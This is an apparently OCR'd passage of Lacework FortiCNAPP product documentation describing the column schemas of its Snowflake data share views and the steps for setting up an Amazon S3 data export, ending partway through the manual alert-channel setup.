
Lacework FortiCNAPP data share is limited to 90 days of data and is currently available to Snowflake AWS US-west (AWS us-west-2), AWS EU-central (AWS eu-central-1), and AWS AP-southeast (AWS ap-southeast-2) warehouses. The Lacework FortiCNAPP team is working to expand this availability globally.

Prerequisites

The following is required:

1. You are a Snowflake customer and you can provide details about your Snowflake account. (Account Name & Region)
   - *https://mySnowflake.snowflakecomputing.com*, where *mySnowflake* is your Snowflake account name where you want this data to be shared.
2. You are a Lacework FortiCNAPP customer and you can provide details about your Lacework FortiCNAPP account.
   - *https://myLacework.lacework.net*, where *myLacework* is your Lacework FortiCNAPP account name.

Contact Lacework FortiCNAPP to request a Snowflake share with your Lacework FortiCNAPP data. You must provide your Snowflake account name. You can also request from the Marketplace listing as an AccountAdmin.



The Lacework FortiCNAPP data share is made up of the Snowflake views listed in Snowflake Data Share Views Reference.

Snowflake Data Share Views

- ALERT_DETAILS_V view on page 2297
- ALERT_EVIDENCE_V view on page 2298
- ALERTS_V view on page 2299
- ALL_FILES_V view on page 2300
- APPLICATIONS_V view on page 2301
- CHANGE_FILES_V view on page 2302
- CLOUD_COMPLIANCE_V view on page 2303
- CLOUD_CONFIGURATION_V view on page 2305
- CLOUD_RESOURCES_V view on page 2306
- CMDLINE_V view on page 2307
- CONNECTIONS_V view on page 2308
- CONTAINER_SUMMARY_V view on page 2309
- CONTAINER_VULN_DETAILS_V view on page 2310
- IMAGE_V view on page 2314
- INTERFACES_V view on page 2315
- INTERNAL_IPA_V view on page 2316
- MACHINE_DETAILS_V view on page 2317
- MACHINE_SUMMARY_V view on page 2318
- NEW_HASHES_V view on page 2319
- PACKAGE_V view on page 2320
- POD_SUMMARY_V view on page 2321
- PROCESS_SUMMARY_V view on page 2322
- USER_DETAILS_V view on page 2323
- USER_LOGIN_V view on page 2324

ALERT_DETAILS_V view

This view provides detailed W5 information (such as process and machine details) about generated events (alerts).

When Lacework FortiCNAPP generates an event (alert), it returns a row in the Alert_DETAILS_V view with information about the event.

Each row contains file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
EVENT_TYPE	Text	The type/title of the alert.
EVENT_ID	Number	The unique identifier generated for this Event by Lacework FortiCNAPP.
EVENT_ MODEL	Text	The data model used for generating the alert.
EVENT_ ACTOR	Text	The event actor that categorizes the type of an alert such as application, process, files, etc.
ENTITY_MAP	JSON Object	The entity map lists all the entities of the alert which are further classified in KEYS AND PROPS.

The ALERT_DETAILS_V view does not currently include agent alerts. This feature will be added in an upcoming platform release.

ALERT_EVIDENCE_V view

This view reports details about the evidence or observation details of individual events.
Each row contains event information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
EVENT_TYPE	Varchar	The event type.
SRC_EVENT	Object	The metadata of the source of the event.
SRC_TYPE	Variant	The source type associated with the event.
DST_EVENT	Object	The metadata of the destination of the event.
DST_TYPE	Variant	The destination type associated with the event.
EVENT_ COUNT	Variant	The number of similar observations found in the same hourly aggregation time period.

ALERTS_V view

This view provides raw historic data about generated events (alerts). The Alerts_V View provides metadata about the alert (including severity). For comprehensive details about the alert, see ALERTS_DETAILS_V View.

This view is not supported with S3 Data Exporting.

When Lacework FortiCNAPP generates an event (alert), it returns a row in the Alerts_V view with information about the event.

Each row contains file information as listed in the columns.

Column name	Data type	Description
ID	Number	The unique identifier generated for this Event by Lacework FortiCNAPP.
EVENT_TYPE	Text	The type/title of the alert.
SEVERITY	Number	Severity of the alert.
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
EVENT_CLASS	Text	The alert actor that the alert is associated with.
EVENT_PROPERTIES	Variant	The entities involved in the alert.

The ALERTS_V view does not currently include agent alerts. This feature will be added in an upcoming platform release.

ALL_FILES_V view

This view provides raw historic data about files.

Lacework FortiCNAPP regularly monitors for files in your environment and returns a row in the ALL_FILES_V view when Lacework FortiCNAPP detects a file.

Each row contains file information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the file was detected by Lacework FortiCNAPP.
MID	Number	The Lacework FortiCNAPP-generated machine identifier where the file was found.
FILE_PATH	Text	The full directory path to a file.
FILEDATA_HASH	Text	The hash value generated by hashing the data in a file.
SIZE	Number	The size of the file.
MTIME	Timestamp	The time and date when the file was modified.

APPLICATIONS_V view

This view provides the applications running on the machine with an agent installed with details (such as application name, user name, machine, etc.) within the last 90 days.

Each row contains file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The Lacework FortiCNAPP-generated machine identifier that uniquely identifies the machine.
APP_NAME	Text	The application name detected by the Lacework FortiCNAPP agent installed on the machine.
EXE_PATH	Text	The executable path for the detected application.
USERNAME	JSON Object	The username running the application on the machine.
PROPS_ MACHINE	JSON Object	The machine properties such as host name, ip address, machine tags, etc.
CONTAINER_ INFO	JSON Object	The container info provides details about the container where the application is running.
NET_STATS	JSON Object	The network stats about the application including the number of bytes in and out of the network.
PROPS	JSON Object	The props provides future relevant information about the application goes here.

CHANGE_FILES_V view

This view provides a historical summary of changed files with some aggregation. A file is 'changed' when it is added or modified.

Lacework FortiCNAPP continuously monitors for changed files in your environment and returns a row in the CHANGE_FILES_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), FILE_PATH, FILEDATA_HASH, START_TIME, and END_TIME. Note that the changed file rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same changed file is detected again, a new row is returned because the key is different.

Each row contains changed file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The Lacework FortiCNAPP-generated machine identifier where the file was found.
FILE_PATH	Text	The full directory path to a file.
FILEDATA_HASH	Text	The hash value generated by hashing the data in a file.
MTIME	Timestamp	The time and date when the file was modified.
SIZE	Number	The size of the file.
THREAT_INFO	JSON Object	The threat information about a malicious file.

CLOUD_COMPLIANCE_V view

This view contains details (such as compliance status, violated resources, reason, recommendation, account info, etc.) about compliance violations identified by Lacework FortiCNAPP cloud assessments that occurred within the last 90 days.

This view reports details about compliance violations identified by cloud assessments for all the supported and configured cloud provider types: AWS, Azure, and Google Cloud.

EVAL_TYPE specifies the cloud provider type and is equal to the following values:

- LW_SA: For Amazon Web Services (AWS)
- LW_GCP_SA: For Google Cloud
- LW_Azure_SA: For Microsoft Azure (Azure)
- LW_OCI_SA: For Oracle Cloud Infrastructure (OCI)

Each row contains cloud compliance assessment information as listed in the columns.

Column name	Data type	Description
REPORT_TIME	Timestamp	The time and date when the compliance assessment was done by Lacework FortiCNAPP.
EVAL_TYPE	Text	The cloud provider type as described above.
ACCOUNT	Variant	The account information returned by the cloud provider, for example, `account id` or `account alias` is returned for AWS. The fields returned are determined by the cloud provider type and reflect the specific cloud provider functionality. The account fields per cloud provider type are listed below this table.
SECTION	Text	The cloud section that is being assessed, for example, Networking, Security, Elastic search, etc.
ID	Text	The compliance recommendation id generated by Lacework FortiCNAPP.
RECOMMENDATION	Text	The recommendations provided by Lacework FortiCNAPPto resolve the compliance violation.
STATUS	Text	The status of the assessment. Supported values include NonCompliant, CouldNotAssess, or Suppressed. Lacework FortiCNAPP does not list the resources that are compliant.
SEVERITY	Text	The severity of the violation identified. Support values include Critical, High, Medium, Low, or Info.
RESOURCE	Text	The resource name that is causing the compliance violation.
REGION	Text	The geographical region where the resource is located.
REASON	Text	The reason for the resource compliance violation.

Account column properties per Cloud provider type

The fields returned are determined by the cloud provider type and reflect the specific cloud provider functionality.

Cloud Provider	Fields Returned
AWS	AccountId and Account_Alias
Google Cloud	organizationId, organizationName, projectId, and projectName
Azure	subscriptionId, subscriptionName, tenantId, and tenantName
OCI	compartment_id

CLOUD_CONFIGURATION_V view

This view reports details about supported and configured cloud resources.

Each row contains file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
URN	Varchar	URN of the resource.
SERVICE	Varchar	The service that the resource belongs to.
STATUS	Variant	The status of the resource.
CLOUD_DETAILS	Variant	Cloud details.
RESOURCE_TYPE	Varchar	The resource type.
RESOURCE_ID	Varchar	The ID of the resource.
RESOURCE_REGION	Varchar	The region that the resource belongs to.
RESOURCE_CONFIG	Variant	The configuration of the resource.
RESOURCE_TAGS	Variant	The tags associated with the resource.
CSP	Varchar	The cloud provider.
API_KEY	Varchar	The key describing the API used to fetch data for the resource.

CLOUD_RESOURCES_V view

Notice of Deprecation: The CLOUD_RESOURCES_V view is now deprecated. Use CLOUD_CONFIGURATION_V, which replaces this view.

The view can be exported via Snowflake Data Share only.

This view reports details about supported and configured AWS cloud resources.

Each row contains file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
ARN	Varchar	The Amazon Resource Name for the resource.
SERVICE	Varchar	The Amazon services subscribed to, by the customer.
STATUS	Variant	Status of the cloud resource.
ACCOUNT_ID	Varchar	AWS account ID.
ACCOUNT_ALIAS	Varchar	AWS account ID alias.
RESOURCE_TYPE	Varchar	The resource type.
RESOURCE_ID	Varchar	The unique resource identifier.
RESOURCE_REGION	Varchar	The geographical region where the resource is located.
RESOURCE_CONFIG	Variant	The configuration of the cloud resource.
RESOURCE_TAGS	Variant	The tags or labels assigned to resources to categorize them.
PROPS	Variant	Any other relevant information about the resource.

CMDLINE_V view

This view provides raw historic data about command line invocations.

Lacework FortiCNAPP regularly monitors for command line invocations in your environment across machines and returns a row in the CMDLINE_V view when Lacework FortiCNAPP detects a command line invocation.

Each row contains command line information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the command line was detected by Lacework FortiCNAPP.
CMDLINE_HASH	Text	The hash generated by hashing the command line name.
CMDLINE	Text	The name of the command line executable.

CONNECTIONS_V view

This view provides raw historic data about connections.

Lacework FortiCNAPP regularly monitors for connections in your environment and returns a row in the CONNECTIONS_V view when Lacework FortiCNAPP detects a connection.

Each row contains connection information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
SRC_ENTITY_ TYPE	Varchar	The type of entity initiating the connection.
SRC_ENTITY_ID	Variant	The identifier of the entity initiating the connection.
DST_ENTITY_ TYPE	Varchar	The type of entity accepting the connection.
DST_ENTITY_ID	Variant	The identifier of the entity accepting the connection.
SRC_IN_BYTES	Variant	Bytes received by the entity initiating the connection.
SRC_OUT_BYTES	Variant	Bytes sent by the entity initiating the connection.
DST_IN_BYTES	Variant	Bytes received by the entity accepting the connection.
DST_OUT_BYTES	Variant	Bytes sent by the entity accepting the connection.
ENDPOINT_ DETAILS	Variant	The endpoint information (IPs, ports, protocol) for individual connections between entities.
NUM_CONNS	Variant	The total number of connections between source and destination entities.

CONTAINER_SUMMARY_V view

This view provides a historical summary of containers with some aggregation.

Lacework FortiCNAPP continuously monitors for containers in your environment and returns a row in the CONTAINER_SUMMARY_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), CONTAINER_NAME, START_TIME, and END_TIME. Note that the container rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same container is detected again, a new row is returned because the key is different.

Each row contains container information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The Lacework FortiCNAPP-generated machine identifier where the container runs.
CONTAINER_NAME	Text	The name assigned to a container to help humans to identify a container.
POD_NAME	Text	The pod name that the container is running on.
IMAGE_ID	Text	The Lacework FortiCNAPP-generated image identifier that uniquely identifies the container image.
PROPS_CONTAINER	JSON Object	The properties associated with the container and the POD.
TAGS	JSON Object	The tags or labels assigned to machines (such as VMs) to categorize them.

CONTAINER_VULN_DETAILS_V view

This view provides container vulnerability assessment details (such as CVE ID, Image ID, Package info, fix info, etc.) about a discovered vulnerability in an Image within the last 90 days.

Each row contains file information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
VULN_ID	Text	The vulnerability ID found on a given host.
IMAGE_ID	Text	The Lacework FortiCNAPP-generated image identifier that uniquely identifies the container image.
EVAL_CTX	JSON Object	The eval context provides image details such as first boot time, image ID, image created time, and image scan details.
FEATURE_KEY	JSON Object	The feature key provides information about the package name, version, and namespace for the vulnerability mentioned in VULN_ID.
FEATURE_PROPS	JSON Object	The feature props provide introduced in layer information for the vulnerability mentioned in VULN_ID.
SEVERITY	Text	The severity of the vulnerability found.
FIX_INFO	JSON Object	The fix info provides details if any fix is available for the detected CVE.
STATUS	Text	The vulnerability evaluation status is either GOOD or VULNERABLE.
PROPS	JSON Object	The props provides future relevant information about the Image and CVE.

DNS_QUERY_V view

This view provides raw historic data about DNS queries.

Lacework FortiCNAPP regularly monitors for DNS queries in your environment and returns a row in the DNS_QUERY_V view when Lacework FortiCNAPP detects a DNS query.

Each row contains DNS Query information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the DNS query was detected by Lacework FortiCNAPP.
MID	Number	The Lacework FortiCNAPP-generated machine identifier of the machine that generated the query.
FQDN	Text	The fully qualified domain name of DNS server.
HOST_IP_ADDR	Text	The IP address of the machine that generated the query.
TTL	Number	The time to live for the DNS query before the query expires.
DNS_SERVER_IP	Text	The resulting IP address of the DNS query.

HOST_VULN_DETAILS_V view

This view provides host vulnerability assessment details (such as CVE ID, Machine Id, Package info, fix info, and more) about a discovered vulnerability in a host within the last 90 days.

Each row contains file information as listed in the following columns:

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
VULN_ID	Text	The vulnerability ID found on a given host.
MID	Number	The Lacework FortiCNAPP-generated machine identifier that uniquely identifies the machine.
MACHINE_TAGS	JSON Object	The tags or labels assigned to machines (such as VMs) to categorize them.
EVAL_CTX	JSON Object	The eval context provides machine details such as first boot time, host name, machine created time, eval guid, and collector type. Collector type can be `Agent` or `Agentless`.
FEATURE_KEY	JSON Object	The feature key provides the information about the package name and namespace that contains the vulnerability mentioned in VULN_ID.
SEVERITY	Text	The severity of the vulnerability found.
FIX_INFO	JSON Object	The fix info provides details about the CVE such as fix available version, eval status, etc.
STATUS	Text	The evaluation status generated by Lacework FortiCNAPP to show if the CVE is New, Active, Fixed, Reopened, etc.
CVE_PROPS	JSON Object	The CVE props contains CVE description and metadata.
PROPS	JSON Object	The props provides other relevant information about the host and CVE, such as the `first_time_seen` field and the `last_updated_time` field.

The following are API values for *FEATURE_KEY:package_active*. See package status for full details on each value.

Console	API
Active	`1`
Inactive	`-1`
Unknown	`0`
N/A	`-2`

The following are API values for *SEVERITY*.

Console	API
Critical	1
High	2
Medium	3
Low	4
Info	5

IMAGE_V view

This view provides details about the container image.

Each row contains file information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the container was created.
IMAGE_CREATED_TIME	Timestamp	The time and date when the image was last built.
MID	Number	The Lacework FortiCNAPP-generated machine identifier that uniquely identifies the machine.
IMAGE_ID	Text	The Lacework FortiCNAPP-generated image identifier that uniquely identifies the container image.
REPO	Text	The repository name for the detected image.
TAG	Text	The tag version of the image.
SIZE	Number	The image size in bytes.
CONTAINER_TYPE	Text	The container type such as Docker.

INTERFACES_V view

This view provides raw historic data about network interfaces.

Lacework FortiCNAPP regularly monitors for network interfaces in your environment and returns a row in the INTERFACES_V view when it detects an interface.

Each row contains interface information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when Lacework FortiCNAPP detected the interface.
MID	Number	The Lacework FortiCNAPP-generated machine identifier of the machine that contains the interface.
NAME	Text	The name of the interface.
HW_ADDR	Text	The hardware address associated with the interface.
IP_ADDR	Text	The IP address associated with the interface.

INTERNAL_IPA_V view

This view provides a historical summary of internal IP addresses with some aggregation.

Lacework FortiCNAPP continuously monitors for internal IP addresses in your environment and returns a row in the INTERNAL_IPA_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), IP_ADDR, START_TIME, and END_TIME. Note that the internal IP address rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same internal IP address is detected again, a new row is returned because the key is different.

Each row contains internal IP address information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
IP_ADDR	Text	The internal IP address detected.
MID	Number	The Lacework FortiCNAPP-generated identifier for the machine that is assigned the IP_ADDR.

MACHINE_DETAILS_V view

This view provides raw historic data about machines found in your environment.

Lacework FortiCNAPP regularly monitors for machines in your environment and returns a row in the MACHINE_DETAILS_V view when Lacework FortiCNAPP detects a machine.

Each row contains machine information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the machine was detected by Lacework FortiCNAPP.
MID	Number	The Lacework FortiCNAPP-generated machine identifier of this machine.
HOSTNAME	Text	The hostname associated with the machine.
DOMAIN	Text	The domain associated with this machine.
OS	Text	The operating system type of the machine.
OS_VERSION	Text	The operating system version of the machine.
KERNEL	Text	The kernel type of the machine.
KERNEL_RELEASE	Text	The kernel release version of the machine.
KERNEL_VERSION	Text	The kernel version of the machine.
TAGS	JSON Object	The AWS machine tags assigned to this machine.
AWS_INSTANCE_ID	Text	The AWS instance identifier assigned to this machine.
AWS_ZONE	Text	The AWS zone assigned to this machine.

MACHINE_SUMMARY_V view

This view provides a historical summary of machines with some aggregation.

Lacework FortiCNAPP continuously monitors machines in your environment and returns a row in the MACHINE_SUMMARY_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), START_TIME, and END_TIME. Note that the machine rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same machine is detected again, a new row is returned because the key is different.

Note that both running and non-running VMs are reported.

Each row contains machine information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The Lacework FortiCNAPP-generated machine identifier that uniquely identifies the machine.
HOSTNAME	Text	The hostname of the machine.
MACHINE_TAGS	JSON Object	The tags or labels assigned to machines (such as VMs) to categorize them.
PRIMARY_IP_ADDR	Text	The primary IP address assigned to this machine.
ENTITY_TYPE	Text	The entity type for Machine summary content.

NEW_HASHES_V view

This view provides a historical summary of new file hashes with some aggregation.

Lacework FortiCNAPP continuously monitors for new file hashes in your environment and returns a row in the NEW_HASHES_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), FILEDATA_HASH, START_TIME, and END_TIME. Note that the file hash rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the key is detected again, a new row is returned because the key is different.

Each row contains information about a new file hash as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
FILEDATA_HASH	Text	The hash value generated by hashing the data in a file.

PACKAGE_V view

This view provides raw historic data about the packages found in your environment.

Lacework FortiCNAPP regularly monitors for packages in your environment and returns a row in the PACKAGE_V view when Lacework FortiCNAPP detects a package.

Each row contains package information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the package was detected by Lacework.
MID	Number	The Lacework FortiCNAPP-generated machine identifier of the machine that contains this package.
PACKAGE_NAME	Text	The package name reported by the agent.
VERSION	Text	The version of the package.
ARCH	Text	The machine architecture type of the package.

POD_SUMMARY_V view

This view provides a historical summary of pods with some aggregation. A pod is a collection of one or more running containers. For more information, see Pod Overview.

Lacework FortiCNAPP continuously monitors for pods in your environment and returns a row in the POD_SUMMARY_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), POD_NAME, START_TIME, and END_TIME. Note that the pod rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same process is detected again, a new row is returned because the key is different.

Each row contains pod information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The system-generated machine identifier of the pod.
POD_NAME	Text	The name of a pod. A pod is a collection of one or more running containers. For more information, see Pod Overview.
PRIMARY_IP_ADDR	Text	The IP address assigned to the pod.
PROPS_CONTAINER	JSON Object	The properties associated with container and pod.

PROCESS_SUMMARY_V view

This view provides a historical summary of processes with some aggregation.

Lacework FortiCNAPP continuously monitors for processes in your environment and returns a row in the PROCESS_SUMMARY_V view when Lacework FortiCNAPP detects a new key. For this view, a key is generated from the MID (machine id), PID, PPID, START_TIME, and END_TIME. Note that the process rows are aggregated hourly. For example, if the same key is detected twice between 1:00 AM (START_TIME) and 1:59 AM (END_TIME), only one row is returned for this hour. For the next hour, the START_TIME (2:00 AM) and END_TIME (2:59 AM) are different so if the same process is detected again, a new row is returned because the key is different.

Each row contains process information as listed in the columns.

Column name	Data type	Description
START_TIME	Timestamp	The time and date when the hourly aggregation time period starts.
END_TIME	Timestamp	The time and date when the hourly aggregation time period ends.
MID	Number	The Lacework FortiCNAPP-generated machine identifier for the system where the process is running.
PID	Number	The number that uniquely identifies the process.
PPID	Number	The parent PID of the process that started this process.
USERNAME	Text	The username that started the process.
UID	Number	The Linux unique identifier associated with the user on this machine.
FILE_PATH	Text	The full directory path to a file.
CMDLINE_HASH	Text	The hash generated by hashing the command line name.
POD_NAME	Text	The name of a pod. A pod is a group of containers.
PROCESS_START_TIME	Timestamp	The actual time when the process starts.
CONTAINER_ID	Text	The container id the process is running under.

USER_DETAILS_V view

This view provides raw historic data about users.

Lacework FortiCNAPP regularly monitors for users in your environment and returns a row in the USER_DETAILS_V view when Lacework FortiCNAPP detects a user.

Each row contains user information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the user was detected by Lacework FortiCNAPP.
MID	Number	The Lacework FortiCNAPP-generated machine identifier of the system where the user was found.
USERNAME	Text	The username associated with the user.
UID	Number	The Linux unique identifier associated with the user on this machine.
PRIMARY_GROUP_NAME	Text	The primary Linux group that the user is a member.
OTHER_GROUP_NAMES	Text	The list of Linux groups that the user is a member besides the primary group.

USER_LOGIN_V view

This view provides raw historic data about user login/logout activity.

Lacework FortiCNAPP regularly monitors for user login/logout activity in your environment and returns a row in the USER_LOGIN_V view when Lacework FortiCNAPP detects a user login/logout activity.

Each row contains user login/logoff information as listed in the columns.

Column name	Data type	Description
CREATED_TIME	Timestamp	The time and date when the login or logout was detected by Lacework FortiCNAPP.
MID	Number	The Lacework FortiCNAPP-generated machine identifier for the system that is being logged into or logged out of.
ACTIVITY_TIME	Timestamp	The time and date when the user logs in or logs out.
ACTIVITY_TYPE	Text (*Login* or *Logoff*)	The user activity type, either the string Login or Logout.
USERNAME	Text	The username of the user that logged in or logged out.
UID	Number	The Linux unique identifier associated with the user on this machine.
SOURCE_IP_ADDR	Text	The IP address of the system where the login is originating from.

S3 Data Exporter

- Amazon S3 data export on page 2326
- Amazon S3 data export views and folder structure on page 2331
- Agent Management V view on page 2333

Amazon S3 data export

This topic describes functionality that is currently in beta.

You can export data collected from your Lacework FortiCNAPP account and send it to an Amazon S3 bucket of your choice. You can extend Lacework FortiCNAPP processed and normalized data to report or visualize alone or, combine with other business and security data to get insights to inform your decisions.

You can use Amazon S3 buckets for data export purposes only.

Every hour, Lacework FortiCNAPP collects data from your Lacework FortiCNAPP account and sends it to an internal Lacework FortiCNAPP S3 bucket as a staging location. The data remains in the internal Lacework S3 bucket until its hourly scheduled export to your designated S3 bucket.

For detailed information about the data exported by Lacework FortiCNAPP, see Lacework FortiCNAPP Data Share.

Lacework offers the following methods to export data to Amazon S3 bucket:

- CloudFormation
- Manual Configuration
- Terraform

Overview

Follow this process to export data from an Amazon S3 bucket:

1. In AWS, create a bucket to receive the data exported from Lacework FortiCNAPP.
2. If you are using Amazon server-side encryption, see Lacework S3 Export and Amazon Server-Side Encryption.
3. In the Lacework FortiCNAPP Console:
   - Create an S3 alert channel, which Lacework FortiCNAPP uses to send the data to your designated bucket in AWS.
   - Create a data export rule, which defines the specific data to export from Lacework FortiCNAPP.

Creating an Amazon S3 alert channel in Lacework FortiCNAPP

To create an Amazon S3 alert channel in Lacework FortiCNAPP:

1. Log in to the console as a Lacework FortiCNAPP user that has administrative privileges.
2. Navigate to *Settings > Notifications > Channels*.
3. Click *+ Add New*.
4. Select *Amazon S3*.
5. Click *Next*.
6. Follow the steps in the next section.

Creating an Amazon S3 alert channel

Make sure that the bucket that will receive the data from Lacework FortiCNAPP already exists in AWS. Creating the S3 alert channel lets Lacework FortiCNAPP use it to send data to your designated bucket in AWS.

When you configure the alert channel, Lacework FortiCNAPP creates an IAM role with the least privileges. To grant permission to create this role, you must log in to your AWS account as a user with administrator credentials *[arn:aws:iam::aws:policy/AdministratorAccess]*. You must specify the required credentials to define the alert channel.

To create an Amazon S3 alert channel:

1. Name the alert channel.
   If you use the CloudFormation template, this name will be replaced by the stack name.
2. Select *CloudFormation*.
3. Continue the configuration process using the corresponding option's steps.

If you use the CloudFormation template, you can run or download the CloudFormation template. The download option is helpful if you need to distribute the template to different account owners.

Using the CloudFormation Template

There are two options:

- Option one: *Run CloudFormation Template*
  - This option requires fewer steps and less user interaction. For this option, disable your browser pop-up blocker.
- Option two: *Download CloudFormation Template*

- This option requires more user interaction, but may be useful if you have multiple accounts with distributed ownership.

To use option one:

1. Click *Run CloudFormation Template*.
   You are redirected to the *Create stack* page. The Lacework FortiCNAPP script populates the *Specify an Amazon S3 template URL* for you.
2. After reviewing the page, click *Next*.
3. To continue configuration, follow the steps in Specify Stack Details.

To use option two:

1. Click *Download CloudFormation Template* to download the template locally.
2. Log in to your AWS account.
3. Select the CloudFormation service and click *Create New Stack*, which displays the *Create stack* page.
4. Upload the Lacework FortiCNAPP template and click *Next*.
   For more information on *Selecting a Stack Template*, refer to the AWS documentation library.
5. To continue your configuration, use the following steps in Specify Stack Details.

Specifying the stack details

To specify the stack details:

1. Specify the following details on the *Specify stack details* page:
   a. Create a *Stack name* [for example, *Lacework-S3-AlertChannel*].
      The name must be unique within the region. This stack name replaces the alert channel name you provided earlier.
   b. The *Resource name prefix*, is populated with the account name of the first account configured to use Lacework FortiCNAPP for AWS Configuration integration if the direct configuration method was chosen. You can keep this prefix or enter a different prefix to assure account uniqueness. If you chose to upload the template during initial installation, *Resource name prefix* will be empty. Enter a prefix such as an account name.
   c. The *S3 Bucket ARN* is the ARN of a preexisting S3 bucket for data export. For example, arn:aws:s3:::lacework-data-export. The S3 bucket is not created by CloudFormation.
   d. Select *Next*.
2. No changes are required on the *Configure stack options* page. Select *Next*.
3. On the *Review* page, complete the following steps:
   a. Select *I acknowledge that AWS CloudFormation might create IAM resources with custom names*.
   b. Select *Submit*.

You are redirected back to the CloudFormation page. If you do not see your new stack in the table, refresh the page. Select the stack you created to see the event log as it is being created. When the stack is CREATE-COMPLETE, the S3 alert channel creation is complete.

Creating an Amazon S3 alert channel manually

Before proceeding, make sure you have completed the prerequisites described in AWS Integration Prerequisites and that the bucket that will receive the data from Lacework FortiCNAPP already exists in AWS. See AWS CloudTrail Integration Prerequisites on page 175.

During alert channel creation, Lacework FortiCNAPP creates an IAM role with the least privileges. To grant Lacework FortiCNAPP permission to create this role, you must log in to your AWS account as a user with administrator credentials *[arn:aws:iam::aws:policy/AdministratorAccess]*. You cannot complete alert channel creation without the required credentials.

To create an Amazon S3 alert channel manually:

1. Select *Amazon S3*.
2. Select *Manual Configuration*.
3. Name the alert channel.
